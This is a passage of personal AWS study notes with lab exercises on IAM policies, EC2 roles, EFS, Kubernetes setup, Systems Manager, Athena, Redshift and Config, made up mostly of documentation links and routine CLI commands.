        "arn:aws:s3:::test123praveen/*"]
    }
  ]
}
```

The below should be added for the sake of bucket policy and not for IAM policy as the IAM policy is attached to a user.

"Principal": {"AWS": ["arn:aws:iam::111122223333:root","arn:aws:iam::444455556666:root"]}
From <<https://docs.aws.amazon.com/AmazonS3/latest/dev/example-bucket-policies.html>>

5. Attach the policy to the IAM user.
6. Get the list of objects in the bucket with the below command.
aws s3api list-objects --bucket test123praveen
7. Detach the policy to the user.
8. Try getting the list of objects to the user. Should get an error.

CRR Examples

- <https://docs.aws.amazon.com/AmazonS3/latest/dev/crr-example-walkthroughs.html>
- <https://docs.aws.amazon.com/AmazonS3/latest/user-guide/enable-crr.html> Cross Region Replication Monitor - <http://docs.aws.amazon.com/solutions/latest/crr-monitor/architecture.html>

NACL

18 April 2019 10:30

Security Groups vs NACL - https://docs.aws.amazon.com/vpc/latest/userguide/VPC_Security.html#VPC_Security_Comparison
Includes diagram on how VPC Security works

A *network access control list (ACL)* is an optional layer of security for your VPC that acts as a firewall for controlling traffic in and out of one or more subnets. You might set up network ACLs with rules similar to your security groups in order to add an additional layer of security to your VPC.

Rules are evaluated starting with the lowest numbered rule. As soon as a rule matches traffic, it's applied regardless of any higher-numbered rule that may contradict it.

The default network ACL is configured to allow all traffic to flow in and out of the subnets with which it is associated.
From <<https://docs.aws.amazon.com/vpc/latest/userguide/vpc-network-acls.html>>

IAM with EC2

18 April 2019 12:01

Difference between roles and users

1. Create an S3 bucket and upload the object to it.

2. Create a role in IAM

- Goto Roles
- Click on "Create Role"
- Select EC2 and "Next : Permissions"
- Select "AmazonS3ReadOnlyAccess"
- Click on "Next: Tags"
- Give a role name

3. Create a Linux instance. Use "Amazon Linux 2 AMI (HVM), SSD Volume Type" as it has got AWS CLI installed.

4. Get the list of objects in the bucket with the below command. Should return an error.

```
aws s3api list-objects --bucket test123praveen
```

5. Attach the IAM role to EC2.

- Select the EC2 instance.
- Actions -> Instance Settings -> Attach/Replace IAM Role
- Select the IAM Role and click on Apply.

6. Get the list of objects in the bucket with the below command. Should return the list of objects in the bucket.

```
aws s3api list-objects --bucket test123praveen
```


Data Integrity and Access Controls

18 April 2019 12:15

Using MFA for accessing AWS Console
<https://aws.amazon.com/iam/details/mfa/>

1. Go to Security Credentials
https://console.aws.amazon.com/iam/home?region=us-east-1#/security_credentials

2. Click on MFA and follow the procedure.



SecurityTokenService

18 April 2019 18:16

https://docs.aws.amazon.com/IAM/latest/UserGuide/id_credentials_temp.html

<https://medium.com/@devopslearning/introduction-to-aws-security-token-service-sts-b3049aade3c1>

https://www.youtube.com/watch?v=4_csSXc_GNU

<https://www.youtube.com/watch?v=debJ3o5w0MA>

No need to create a user in IAM.

The access is given temporarily.

Supports

- Enterprise identity federation (SAML 2.0 with Microsoft Active Directory)
- Web identity federation (Amazon, FB, Google or any OpenID Connect (OIDC) 2.0 compatible provider).

Implement networking features of AWS

18 April 2019 13:36

Route53

- Domain registration
- DNS Service
- Health Checking (hosted zones)

Exercise

1. Create a Linux EC2 instance
2. Install apache2 and create index.html
3. Create a health check in Route53. The status should be healthy
4. Stop the apache2 server on Linux. The status should change to unhealthy.

DB Subnet

18 April 2019 18:06

A DB subnet group is a collection of subnets (typically private) that you create in a VPC and that you then designate for your DB instances. A DB subnet group allows you to specify a particular VPC when creating DB instances using the CLI or API; if you use the console, you can just select the VPC and subnets you want to use.

Each DB subnet group should have subnets in at least two Availability Zones in a given region. When creating a DB instance in a VPC, you must select a DB subnet group. Amazon RDS uses that DB subnet group and your preferred Availability Zone to select a subnet and an IP address within that subnet to associate with your DB instance.

From <https://docs.aws.amazon.com/AmazonRDS/latest/UserGuide/USER_VPC.WorkingWithRDSDInstanceinaVPC.html#USER_VPC.Subnets>

CloudFormation

22 April 2019 20:49

CloudFormation vs CDK (Cloud Development Kit)

<https://docs.aws.amazon.com/cdk/latest/guide/home.html>

1) Stacks are created from Templates

Templates ----> Stacks

0) Sample Stack M9/S23

3) Calls AWS API to create resources.

Templates take parameters and mapping as inputs and give the output back.

2) Appropriate permissions are required for the IAM User to create the resources in the stack.

Vs with some examples

<https://ryaneschinger.com/blog/aws-cloudformation-vs-terraform/>

Sample Templates

<https://docs.aws.amazon.com/AWSCloudFormation/latest/UserGuide/cfn-sample-templates.html>

Walkthrououghs

https://docs.aws.amazon.com/AWSCloudFormation/latest/UserGuide/CHAP_Using.html

High level steps for CloudFormation

- Add and connect resources
- Add template parameters, mapping and outputs
- Specify resource properties
- Provision resources

Design Template

- Add VPC
- Add Subnet in it
- Add EC2 in it
- Copy and have another EC2
- Name the instances and the subnetwork
- Add a security group in the VPC and rename it
- Connect the EC2 to the Security Group

CloudFormer - <https://docs.aws.amazon.com/AWSCloudFormation/latest/UserGuide/cfn-using-cloudformer.html>

Used to replicate resources from one account to another account. But, it is in Beta.

Big Data Tools

22 April 2019 20:20

3V

Usecases

- Recommendations
- Predictions
- Fraud detection
- Search

ASF and CNCF

H/W failures are common @ scale and taken care by S/W, and also distributing work.

- Spot instance are widely used for the workers.

HDFS (NN/DN Architecture)

DB vs Distributed Computing Models

Overhead of using BigData for small data sets.

MR

- MR Flow
- MR Architecture

RDD/Spark

- What it tries to solve

Hive

Pig

Sqoop

Flume

NoSQL DBs (AWS Neptune)

VM

- MapR - <https://mapr.com/products/mapr-sandbox-hadoop/>
- Cloudera - https://www.cloudera.com/downloads/quickstart_vms.html
- HortonWorks - <https://www.cloudera.com/downloads/hortonworks-sandbox.html>

EMR

- Spawns cluster automatically
 - o Master, Core, Task nodes
- Installs and configures the softwares
- Integrates with the rest of the AWS Services like
 - o S3, DynamoDB, RedShift for storage (both input and output)
 - o CloudWatch, CloudTrail
- Data processing can be done as steps

Getting started

- <https://aws.amazon.com/emr/getting-started/>
- <https://docs.aws.amazon.com/emr/latest/ManagementGuide/emr-gs.html>
- <https://www.thecloudavenue.com/2017/07/accessing-emr-web-consoles.html>
- <https://www.thecloudavenue.com/2013/12/CustomMRExecutionWithAmazonEMR.html>

1) Execute a Hive program to convert CSV into Parquet Format and run queries on the csv and Parquet format data.

<https://www.thecloudavenue.com/2017/06/converting-airline-row-to-columnar-format.html>

- Upload the airline csv data and hive scripts to s3. - <http://stat-computing.org/dataexpo/2009/>
- Create an EMR Cluster
- Convert the csv into parquet format (columnar) using steps

- Notice the difference in size
- Run the query on csv format using steps
- Run the same query on parquet format using steps
- Note the difference in the query execution timings

2) Execute a Spark Program for WordCount

<https://www.knowru.com/blog/how-hello-world-your-first-emr-application/>

<https://spark.apache.org/examples.html>

- Upload the spark program to S3 and a sample novel (<https://www.gutenberg.org>)
- Note to specify the input and output path properly in the Spark program
- We will be using the same above created cluster
- Run the spark step to do the word count on the novel
- Check the output in S3

3) Open ports to everyone and show the YARN, HDFS and other consoles.

4) Cleanup

- Terminate the EMR Cluster
- Delete the data in S3

<https://www.thecloudavenue.com/2017/10/different-ways-of-executing-big-data-jobs-in-emr.html>

Cloud Best Practices

02 May 2019 17:03

The 5 Pillars of the AWS Well-Architected Framework

<https://aws.amazon.com/blogs/apn/the-5-pillars-of-the-aws-well-architected-framework/>

<https://aws.amazon.com/architecture/well-architected/>

Well-Architected Tool

<https://docs.aws.amazon.com/wellarchitected/latest/userguide/intro.html>

- Operational Excellence
- Security
- Reliability
- Performance Efficiency
- Cost Optimization

This is my Architecture

<https://www.youtube.com/playlist?list=PLhr1KZpdzukdeX8mQ2qO73bg6UKQHYsHb>

IAM

15 August 2017 19:37

MOOC

<https://www.coursera.org/learn/aws-fundamentals-addressing-security-risk>

AWS Services That Work with IAM https://docs.aws.amazon.com/IAM/latest/UserGuide/reference_aws-services-that-work-with-iam.html

Example policies

http://docs.aws.amazon.com/IAM/latest/UserGuide/access_policies_examples.html

Restricting by tags

https://docs.aws.amazon.com/IAM/latest/UserGuide/access_tags.html

http://docs.aws.amazon.com/IAM/latest/UserGuide/reference_policies_examples_ec2_tag-owner.html

<https://aws.amazon.com/premiumsupport/knowledge-center/iam-ec2-resource-tags/>

EC2 Error messages decoding - <https://aws.amazon.com/blogs/security/demystifying-ec2-resource-level-permissions/>

IAM Policy condition based on time

https://docs.aws.amazon.com/IAM/latest/UserGuide/reference_policies_examples_aws_dates.html

https://docs.aws.amazon.com/IAM/latest/UserGuide/reference_policies_elements_condition.html

Policy Simulator

https://docs.aws.amazon.com/IAM/latest/UserGuide/access_policies_testing-policies.html


What policies are required for MFA?

https://docs.aws.amazon.com/IAM/latest/UserGuide/reference_policies_examples_aws_my-sec-creds-self-manage.html

An explicit deny statement takes precedence over allow statements.

http://docs.aws.amazon.com/IAM/latest/UserGuide/reference_policies_evaluation-logic.html#policy-eval-denyallow

- Block everything by default
- Deny takes precedence over Allow



ARN - <http://docs.aws.amazon.com/general/latest/gr/aws-arns-and-namespaces.html>

AWS Account Identifiers - <http://docs.aws.amazon.com/general/latest/gr/account-identifiers.html>

IAM Policy Elements - http://docs.aws.amazon.com/IAM/latest/UserGuide/reference_policies_elements.html

(Env != Prod)

Example 1 (Access to Prod EC2 based on tags)

1. Create 2 EC2 instances. One with Env=Dev tag and the other with Env=Prod tag.

2. In IAM create a policy (AccessToProdEC2) with the below JSON

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": [
        "ec2:StartInstances",
        "ec2:StopInstances"
      ],
      "Resource": "*",
      "Condition": {
        "StringEquals": {
          "ec2:ResourceTag/Env": "Prod"
        }
      }
    },
    {
      "Effect": "Allow",
      "Action": "ec2:DescribeInstances",
      "Resource": "*"
    }
  ]
}
```

3. Create a user with IAM Management Console Access and with no policy attached.

4. Create a group called ProdGroup.

- Attach the above policy (step 2) to the Group.

5. Add the user (Step3) to the ProdGroup Group.

6. Open a different browser and login as that user.

- Both the Prod and Dev instance should be visible.
- The Dev instance cannot be stopped, but the Prod instance can be. Because of the above policy.

7. Capture the error message and use the below command to decode the message.

<https://aws.amazon.com/blogs/security/demystifying-ec2-resource-level-permissions/>

```
aws sts decode-authorization-message --encoded-message encodedmessage
....
```

Refining Permissions Using Service Last Accessed Data

https://docs.aws.amazon.com/IAM/latest/UserGuide/access_policies_access-advisor.html

https://docs.aws.amazon.com/IAM/latest/UserGuide/access_policies_access-advisor-view-data.html

<https://aws.amazon.com/blogs/security/automate-analyzing-permissions-using-iam-access-advisor/>

You can view service last accessed data for entities or policies in IAM or AWS Organizations. This data is available for an IAM policy or entity (user or role) in your account. The data for IAM includes information about the allowed services that IAM entities last attempted to access and when.

.....

Setup cross account access in AWS

https://docs.aws.amazon.com/IAM/latest/UserGuide/id_roles_common-scenarios_aws-accounts.html

https://docs.aws.amazon.com/IAM/latest/UserGuide/tutorial_cross-account-with-roles.html

Lambda

12 April 2019 19:49

Shrinking an S3 image with NodeJS

<https://docs.aws.amazon.com/lambda/latest/dg/with-s3-example.html>

Collation of articles on Serverless Architecture

<https://aws.amazon.com/blogs/architecture/ten-things-serverless-architects-should-know/>

Firecracker

<https://aws.amazon.com/about-aws/whats-new/2018/11/firecracker-lightweight-virtualization-for-serverless-computing/>

SAM (Serverless Application Model)

26 July 2019 12:53

From CloudFormation's perspective, SAM is a transform. Meaning: SAM templates are syntactically equivalent, but they allow you to define your serverless app with more brevity. The SAM template eventually gets expanded into full CFN behind the scenes. If you already know CFN, but want to write less YAML code, SAM may be beneficial to you. The idea is to reduce your effort.

From <<https://stackoverflow.com/questions/50140885/difference-between-sam-template-and-cloudformation-template>>

AirlineDataWithAthena

29 January 2019 11:06

- Serverless
- Columnar format

Athena uses Presto, RedShift used PostgreSQL.

<https://blog.openbridge.com/how-is-aws-redshift-spectrum-different-than-aws-athena-9baa2566034b>

<https://stackoverflow.com/questions/50250114/athena-vs-redshift-spectrum>

1. Download the data for 1987 from the below URL

<http://stat-computing.org/dataexpo/2009/the-data.html>

2. Unzip the file locally.

3. Go to the S3 management console.

Create a bucket airline-dataset-123 and a folder airline-csv within it.

Make sure that the bucket name is unique. The unique bucket name has to be replaced for airline-dataset-123 in the rest of the documentation.

4. Upload the unzipped file into the airline-dataset-123 folder.

5. Go to the Athena Management Console. Click on Get Started.

6. Create the below table by using the Query Editor.

Note that the table is created in the left frame.

```
create external table ontime (
```

```
    Year INT,  
    Month INT,  
    DayofMonth INT,  
    DayOfWeek INT,  
    DepTime INT,  
    CRSDepTime INT,  
    ArrTime INT,  
    CRSArrTime INT,  
    UniqueCarrier STRING,  
    FlightNum INT,  
    TailNum STRING,  
    ActualElapsedTime INT,  
    CRSElapsedTime INT,  
    AirTime INT,  
    ArrDelay INT,  
    DepDelay INT,  
    Origin STRING,  
    Dest STRING,  
    Distance INT,  
    TaxiIn INT,  
    TaxiOut INT,  
    Cancelled INT,  
    CancellationCode STRING,  
    Diverted STRING,  
    CarrierDelay INT,  
    WeatherDelay INT,  
    NASDelay INT,
```

```
SecurityDelay INT,  
LateAircraftDelay INT  
) ROW FORMAT DELIMITED FIELDS TERMINATED BY ',' LOCATION 's3://airline-dataset-praveen/airline-csv/';
```

7. Run the below query on the csv data to get the best and worst airports based on the departure time. Note the time.

```
select Origin, count(*) from ontime where DepTime > CRSDepTime group by Origin;
```

8. Make sure to clean all the resources.

K8S

06 April 2019 12:28

Getting started with K8S on AWS

<https://docs.aws.amazon.com/eks/latest/userguide/getting-started.html>

1. Create Role for K8S
2. Create a VPC with CloudFormation
3. Create EC2 in the above VPC
4. Install kubectl and aws-iam-authenticator on EC2 instance
5. Install AWS CLI and configure it on EC2 instance
6. Create the EKS Cluster from the EKS Management Console
7. Create the kubeconfig file on EC2
8. Launch and configure the EKS Worker nodes
9. Enable worker nodes to join the cluster
10. Launch a Guest Book Application

Course

<https://cloud.google.com/blog/products/containers-kubernetes/announcing-new-gke-architecture-specialization>

Zero Installation K8S

Play with K8S - <http://www.thecloudavenue.com/2019/03/getting-started-with-k8s-easy-way.html>

Katacoda - <https://www.katacoda.com/courses/kubernetes>

MasteringK8S- <https://learnk8s.io/>

Different K8S Cloud Services

AWS - EKS

GCP - GKE

Azure - AKS

Installing on laptop

Play With K8S

1. Go to <https://labs.play-with-k8s.com/> and login. Click on Start.

2. Create 5 nodes by clicking on "ADD NEW INSTANCES"

3. Initializes cluster master node by running the below on node1:

```
kubeadm init --apiserver-advertise-address $(hostname -i)
```

4. Initialize cluster networking on the master node (node1):

```
kubectl apply -n kube-system -f "https://cloud.weave.works/k8s/net?k8s-version=\$\(kubectl version | base64 | tr -d '\n'\)"
```

5. Get the below output from the output of the step 2 and execute them on node2, node3, node4 and node5 (all the slave nodes).

```
kubeadm join 192.168.0.8:6443--token d6xl9m.5yprux8x2i1gqstz--discovery-token-ca-cert-hash sha256:5bce284ec8571922442ff3c6ce7e8eec3f1fb876c52833cc038d5dfe3ac64f78
```

6. Execute the below command to get the status of the nodes

```
kubectl get nodes
```

7. Create a deployment

```
kubectl run nginx --image=nginx -r=4
```

8. Check the pods created by the deployment

```
kubectl get pods
```

- Significance of vm, containers and pods
- Orchestration of Containers
- Omega -> Borg -> K8S
- Master n Slave Architecture
 - o Managed vs provisioned nodes
- Microservices vs Monolithic
- Service mesh
 - o Blue Green and Canary Deployment
 - o Chaos Engineering
- Certifications

K8S Ecosystem (<https://landscape.cncf.io/>)

- Istio
- Helm
- Knative
- Prometheus
- Grafana
- Anthos

EFS (Elastic File System)

15 August 2017 19:52

<http://stackoverflow.com/questions/29575877/aws-efs-vs-ebs-vs-s3-differences-when-to-use>

1. Create two EC2 WebServers in two AZ without index.html. Make sure to add NFS to the Security Group of the EFS.

2. Create a EFS.

3. Mount the EFS into the EC2 /var/www/html.

4. Create index.html in one of the EC2.

5. It should automatically appear in the other EC2.

Security Considerations with NFS

<https://docs.aws.amazon.com/efs/latest/ug/security-considerations.htm>

<https://aws.amazon.com/efs/faq/>

Q. How does Amazon EFS performance compare to that of other storage solutions?

Amazon EFS file systems are distributed across an unconstrained number of storage servers, enabling file systems to grow elastically to petabyte-scale and allowing massively parallel access from Amazon EC2 instances to your data. Amazon EFS's distributed design avoids the bottlenecks and constraints inherent to traditional file servers.

This distributed data storage design means that multi-threaded applications and applications that concurrently access data from multiple Amazon EC2 instances can drive substantial levels of aggregate throughput and IOPS. Big Data and analytics workloads, media processing workflows, content management and web serving are examples of these applications.

	Amazon EFS	Amazon EBS (io1)
Per-operation latency	Low, consistent	Lowest, consistent
Throughput scale	Multiple GBs per second	Single GB per second

"General Purpose" performance mode is appropriate for most file systems, and is the mode selected by default when you create a file system. "MaxI/O" performance mode is optimized for applications where tens, hundreds, or thousands of EC2 instances are accessing the file system — it scales to higher levels of aggregate throughput and operations per second with a tradeoff of slightly higher latencies for file operations.

The throughput available to a file system scales as a file system grows. Because file-based workloads are typically spiky — requiring high levels of throughput for periods of time and lower levels of throughput the rest of the time — Amazon EFS is designed to burst to allow high throughput levels for periods of time. All file systems deliver a consistent baseline performance of 50 MB/s per TB of Standard class storage, all file systems (regardless of size) can burst to 100 MB/s, and file systems with more than 1TB of Standard class storage can burst to 100 MB/s per TB. As you add data to your file system, the maximum throughput available to the file system scales linearly and automatically with your storage in the Amazon EFS Standard storage class.

File system throughput is shared across all Amazon EC2 instances connected to a file system. For example, a 1TB file system that can burst to 100 MB/s of throughput can drive 100 MB/s from a single Amazon EC2 instance, or 10 Amazon EC2 instances can collectively drive 100 MB/s.

Provisioned Throughput enables Amazon EFS customers to provision their file system's throughput independent of the amount of data stored, optimizing their file system throughput performance to match their application's needs.

How to restrict EC2 from mounting EFS Volumes (<http://bit.ly/2TaRDD0>)

1. Create a Security Group with no inbound rules for the EFS

2. Create a EFS Volume and select the above SG for it

Mount targets							
VPC	Availability Zone	Subnet	IP address	Mount target ID	Network interface ID	Security groups	Mount target state
vpc-c128a3bb - Default (default)	us-east-1c	subnet-16561338 (default)	172.31.90.194	fsmt-9563a875	eni-0bb348a29c157dd7b	sg-0c6ebf0b6d7443592 - EFS-SG	Available

3. Create an EC2 instance and mount the EFS volume. It should fail as the SG of the EFS has no inbound rules and blocks everything.

4. Modify the SG of the EFS Volume as shown below and the mount should go through as the SG of the EFS allows the NFS traffic.

Security Group: sg-0c6ebf0b6d7443592

...

Description	Inbound	Outbound	Tags	
Type	Protocol	Port Range	Source	Description
NFS	TCP	2049	172.31.80.0/20	

The source IP for the NFS rule should be the CIDR block of the subnet as shown below.

Create subnet		Actions ▾				
<input type="text"/> Filter by tags and attributes or search by keyword						
<input type="checkbox"/>	Name	Subnet ID	State	VPC	IPv4 CIDR	Available I
<input checked="" type="checkbox"/>	subnet-16561338		available	vpc-c128a3bb Default	172.31.80.0/20	4089
<input type="checkbox"/>	subnet-32740f6e		available	vpc-c128a3bb Default	172.31.32.0/20	4091
<input type="checkbox"/>	subnet-7431017b		available	vpc-c128a3bb Default	172.31.48.0/20	4091

Organizations


20 October 2017 09:45

<https://aws.amazon.com/blogs/security/announcing-aws-organizations-centrally-manage-multiple-aws-accounts/>

Organizations are used when there are multiple AWS accounts in an organization over time. IAM is not at the AWS accounts level.

Organizations removes the need to manage security policies through separate AWS accounts. Before Organizations, if you had a set of AWS accounts, you had to ensure that users in those AWS accounts had the right level of access to AWS services. You had to either configure security settings on each account individually or write a custom script to iterate through each account. However, any user with administrative permissions in those AWS accounts could have bypassed the defined permissions. Organizations includes the launch of service control policies (SCPs), which give you the ability to configure one policy and have it apply to your entire organization, an OU, or an individual account. In this blog post, I walk through an example of how to use Organizations.

http://docs.aws.amazon.com/organizations/latest/userguide/orgs_getting-started_concepts.html



Launch Templates

07 April 2019 22:22

- Create a Launch Template from the EC2 Console (<https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-launch-templates.html#create-launch-template>)
 - Launch an EC2 instance by using the above create Launch Template (<https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-launch-templates.html#create-launch-template>)
 - Creating an autoscaling group by using Launch Template
-
- Templates can also be created from instances, it works both ways.

Others

09 April 2019 06:45

- Metrics are stored for 14 days
- Enhanced Monitoring(Not free)
- Show the usage of the free resources

Events

09 April 2019 06:26

In the Cloud Watch

- Events can be configured like EC2 change state
- When the event happens the corresponding target (Lambda, SNS, SQS etc) can be invoked

Systems Manager

10 April 2019 07:57

Getting Started with AWS Systems Manager

<https://aws.amazon.com/systems-manager/getting-started/>

Setting Up AWS Systems Manager

<https://docs.aws.amazon.com/systems-manager/latest/userguide/systems-manager-setting-up.html>

Setting Up AWS Systems Manager for Hybrid Environments

<https://docs.aws.amazon.com/systems-manager/latest/userguide/systems-manager-managedinstances.html>

Giving permissions to start a session manager to a particular instance

<https://docs.aws.amazon.com/systems-manager/latest/userguide/getting-started-restrict-access-quickstart.html>

Additional examples

<https://docs.aws.amazon.com/systems-manager/latest/userguide/getting-started-restrict-access-examples.html>

Step 1) Create an IAM Role with AmazonEC2RoleforSSM Policy.

This allows EC2 to connect to SSM and check for any commands to be executed.

Step 2) Launch an instance of AMI 'Amazon Linux 2 AMI (HVM), SSD Volume Type'

SSM agent is already installed on this AMI. If some other AMI is chosen then the SSM agent has to be installed manually -

<https://docs.aws.amazon.com/systems-manager/latest/userguide/sysman-manual-agent-install.html>

Step 3) Assign the role to the EC2.

From the EC2 Console. Actions -> Instance Settings -> Attach/Replace IAM Role

Step 4) Goto Systems Manager Console -> Shared Resources -> Managed Instances

The instance created earlier should appear there.

Exercise 1 (Starting a session to the instance)

Goto Systems Manager Console -> Actions -> Session Manager -> Start Session

Select the instance to connect to -> Start Session

A new terminal session is started. Try out a few commands and click on Terminate.

Exercise 2 (Running a command on the instance)

Goto Systems Manager Console -> Actions -> Run Command -> Run Command.

Search for AWS-RunShellScript and select it.

In the commands enter ps aux

Select the target on which the above command has to be run.

Enter some description in the comments box.

Click on Run.

Do a refresh and the 'Overall status' should change from 'In Progress' to Success.

Select the instance in the 'Targets and outputs' and click on 'View output' and see the output of the above command.

Exercise 3 (Create a parameter and access it from the instance session)

Goto Systems Manager Console -> Shared Resources -> Parameter Store -> Create Parameter

Enter Name as /Test/helloWorld and Value as SOMETHING

Click on Create Parameter

Run the command as mentioned in Exercise 2 for the command "echo {{ssm:/Test/helloWorld}}"

or

Run one of the below command from the prompt after creating a role and giving the appropriate permissions or adminx

1) aws ssm send-command --document-name "AWS-RunShellScript" --parameters '{"commands": ["echo {{ssm:/Test/helloWorld}}"]}' --targets "Key=instanceids,Values=instance-ids"

2) aws ssm get-parameter --name /Test/helloWorld --with-decryption | jq -r ".Parameter.Value"

Exercise 4 (Use Resource Groups for CloudTrail)

1. Create a Resource Group and make sure there is atleast one EC2 instance in it.

2. Go to "System Manager Management Console" and click on "Resource Groups".

3. Select the Resource and click on "View details".

4. Click on CloudTrail and see all the activities happening to the resources in this group.

A different way of automation using scripts for automation with Resource Groups.

<https://aws.amazon.com/blogs/mt/use-new-resource-types-in-aws-resource-groups-to-support-day-to-day-operations/>

RedShift

20 April 2019 22:13

Getting Started with RedShift

<https://aws.amazon.com/redshift/getting-started/>
<https://docs.aws.amazon.com/redshift/latest/gsg/getting-started.html>

Getting Started with RedShift Spectrum

<https://docs.aws.amazon.com/redshift/latest/dg/c-getting-started-using-spectrum.html>

Athena uses Presto, RedShift used PostgreSQL.

<https://blog.openbridge.com/how-is-aws-redshift-spectrum-different-than-aws-athena-9baa2566034b>
<https://stackoverflow.com/questions/50250114/athena-vs-redshift-spectrum>

COPY Examples from different sources

https://docs.aws.amazon.com/redshift/latest/dg/r_COPY_command_examples.html

Building a Proof of Concept for Amazon Redshift

<https://docs.aws.amazon.com/redshift/latest/dg/proof-of-concept-playbook.html>

.....
Amazon Redshift is a **fast, fully managed data warehouse** that makes it simple and cost-effective to analyze all your data using standard SQL and your **existing Business Intelligence (BI) tools**. It allows you to **run complex analytic queries against petabytes of structured data**, using sophisticated query optimization, **columnar storage** on high-performance local disks, and **massively parallel query execution**.

Optimization techniques

- Columnar Data Storage
- Advanced Compression
- Massively Parallel Processing (MPP)
- Redshift Spectrum

The multi-node configuration requires a **leader node that manages client connections and receives queries**, and **two compute nodes that store data and perform queries and computations**. The **leader node** is provisioned for you automatically and you are not charged for it.

In Redshift, each **Compute Node is partitioned into slices**, and each slice receives part of the memory and disk space. The Leader Node distributes data to the slices, and allocates parts of a user query or other database operation to the slices. Slices work in parallel to perform the operations.

Amazon Redshift also includes **Amazon Redshift Spectrum**, allowing you to directly **run SQL queries against exabytes of unstructured data in Amazon S3**. Redshift Spectrum lets you separate storage and compute, allowing you to scale each **independently**.

Automated backups: Amazon Redshift automatically and continuously backs up your data **to Amazon S3**. Redshift can asynchronously replicate your snapshots to S3 in another region for disaster recovery. You can use any system or user snapshot to restore your cluster using the AWS Management Console or the Redshift APIs. **Your cluster is available as soon as the system metadata has been restored, and you can start running queries while user data is spooled down in the background.**

Fault tolerant: Amazon Redshift has multiple features that enhance the reliability of your data warehouse cluster. Redshift continuously **monitors the health of the cluster**, and **automatically re-replicates data from failed drives** and **replaces nodes as necessary for fault tolerance**.

.....
Steps for using RedShift

- Create a IAM role with AmazonS3ReadonlyAccess policy.
- Go to the "RedShift Management Console" and click on "Quick Launch Cluster"
 - o Specify the number of nodes as 1
 - o Specify the password
 - o Select the role created earlier
 - o Click on Launch Cluster
- Go to Query Editor in the RedShift Console
 - o Specify the db name, username and password and connect to the cluster
 - o Select the public schema
 - o Create tables and load data as mentioned here - <https://docs.aws.amazon.com/redshift/latest/gsg/rs-gsg-create-sample-db.html>
 - o Run the queries as mentioned in the above URL
- Terminate the Cluster

```
create table users(
    userid integer not null distkey sortkey,
    username char(8),
    firstname varchar(30),
    lastname varchar(30),
    city varchar(30),
    state char(2),
    email varchar(100),
    phone char(14),
    likesports boolean,
    liketheatre boolean,
    likeconcerts boolean,
    likejazz boolean,
    likeclassical boolean,
    likeopera boolean,
    likerock boolean,
    likevegas boolean,
    likebroadway boolean,
    likemusicals boolean);
```

From <<https://docs.aws.amazon.com/redshift/latest/gsg/rs-gsg-create-sample-db.html>>

```
copy users from 's3://awssampledbuswest2/ticket/allusers_pipe.txt'
credentials 'aws_iam_role=arn:aws:iam::963880036659:role/RedShiftS3AccessRole'
delimiter '|'
region 'us-west-2';
```

From <<https://docs.aws.amazon.com/redshift/latest/gsg/rs-gsg-create-sample-db.html>>

Config

20 October 2017 16:55

AWS Config is a service that enables you to **assess, audit, and evaluate the configurations of your AWS resources**. Config continuously monitors and records your AWS resource configurations and allows you to **automate the evaluation of recorded configurations against desired configurations**. With Config, you can **review changes in configurations and relationships between AWS resources**, dive into detailed resource configuration histories, and determine your overall compliance against the configurations specified in your internal guidelines. This enables you to simplify compliance auditing, security analysis, change management, and operational troubleshooting.

From <<https://aws.amazon.com/config/>>

Viewing AWS Resource Configurations and History

<https://docs.aws.amazon.com/config/latest/developerguide/view-manage-resource.html>

Supported AWS Resource Types

<http://docs.aws.amazon.com/config/latest/developerguide/resource-config-reference.html#supported-resources>

Exercise 1 (Monitoring the configuration changes to the AWS Resources)

1. Go to the Config Management Console. Click on Settings and turn on the recording.
2. In the "Resource types to record"
 - Unselect "All resources"
 - In the Specific types, select "EC2 : SecurityGroup"
 - Click on Save
3. Create a Security Group in the EC2 Management Console.
4. Go back to the Config Management Console
 - Click on the resources tab
 - Under the "Resource type" select Security Group
 - Click on Lookup
 - It will take a while, but the new Security Group will show up there
5. Click on a particular Security Group and click on "Configuration timeline"
 - Check the configuration timeline
 - Change the Security Group inbound rules in the EC2 Management Console
 - The changes would appear on the timeline and again it would take some time
 - Scroll down and check the relationship of the Security Group with the other AWS Resources
 - Also, check the changes to the Security Group

6. Turn off the recording in the Settings as there is a cost associated with it.

